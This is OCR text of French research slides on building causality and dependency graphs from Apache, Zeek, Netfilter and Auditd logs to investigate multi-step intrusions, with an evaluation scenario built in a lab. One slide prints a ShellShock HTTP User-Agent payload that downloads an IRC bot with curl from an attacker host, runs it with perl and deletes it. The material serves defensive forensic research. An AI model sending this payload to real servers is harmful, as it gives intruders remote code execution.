
Déduction des objets + Timestamp

Apache App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS Alertes + Connection ⇒ Déduction d'échanges de messages Investigation

Netfilter Connection ⇒ Déduction d'échanges de messages Pont entre Réseau et OS

Auditd Appels Systèmes ⇒ Déduction de flux d'information Déduction de Sessions



Construction du graphe CECD

Déduction des objets + Timestamp

Apache
App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS
Alertes + Connection ⇒ Déduction d'échanges de messages
Investigation

Netfilter
Connection ⇒ Déduction d'échanges de messages
Pont entre Réseau et OS

Auditd
Appels Systèmes ⇒ Déduction de flux d'information
Déduction de Sessions

$netw_{apa}^{ext} \rightarrow t_{apa}$

$s_{accept} \rightarrow t_{apa}$

$apache \rightarrow t_{apa}$

$s_{connect} \rightarrow t_{apa}$

$netw_{apa}^{int} \rightarrow t_{apa}$

$netw_{zeek}^{int} \rightarrow t_{zeek}$

$netw_{sql}^{int} \rightarrow t_{sql}$

$s_{accept} \rightarrow t_{sql}$

$mysqld \rightarrow t_{sql}$

$movies.db \rightarrow t_{sql}$

$tab\_schem.db \rightarrow$

Construction du graphe CECD


Déduction des objets + Timestamp

Apache
App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS
Alertes + Connection ⇒ Déduction d'échanges de messages
Investigation

Netfilter
Connection ⇒ Déduction d'échanges de messages
Pont entre Réseau et OS

Auditd
Appels Systèmes ⇒ Déduction de flux d'information
Déduction de Sessions



Construction du graphe CECD


Déduction des objets + Timestamp

Apache App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS Alertes + Connection ⇒ Déduction d'échanges de messages Investigation

Netfilter Connection ⇒ Déduction d'échanges de messages Pont entre Réseau et OS

Auditd Appels Systèmes ⇒ Déduction de flux d'information Déduction de Sessions



Construction du graphe CECD


Déduction des objets + Timestamp

Apache
App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS
Alertes + Connection ⇒ Déduction d'échanges de messages
Investigation

Netfilter
Connection ⇒ Déduction d'échanges de messages
Pont entre Réseau et OS

Auditd
Appels Systèmes ⇒ Déduction de flux d'information
Déduction de Sessions



Calcul des graphes de causalité et de dépendance


Déduction des objets + Timestamp

Apache
App Log ⇒ ~~Déduction d'échanges de messages~~

Zeek NIDS
Alertes + Connection ⇒ Déduction d'échanges de messages
Investigation

Netfilter
Connection ⇒ Déduction d'échanges de messages
Pont entre Réseau et OS

Auditd
Appels Systèmes ⇒ Déduction de flux d'information
Déduction de Sessions




Visualisation des graphes de causalité et de dépendance

Challenges :

- Afficher un grand nombre de nœuds

- Présenter les graphes de manières pertinentes

- Interface d'investigation intuitive



Contexte
État de l'Art
Contribution
Implémentation
Évaluation
- **Dataset idéal**
- **Scénario ShellShock & Remote Access Tool**

Conclusion & Perspectives

Dataset Idéal


- Composés d'**événements hétérogènes** (provenant de différentes couches d'abstraction) ;
- Contenant au moins un scénario d'attaque multi-étapes ;
- Contenant du **bruit** (événements générés par une activité légitime du système).

Constat : Dataset publique non disponible

⇒ Mise en place de notre environnement de test

Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC




(1) Attaque ShellShock
Requête HTTP GET
User Agent ="() { :;}; […]
system(\"**/usr/bin/curl**
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; **perl** /tmp/core; **rm** /tmp/core;\");'

Alerte

Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC



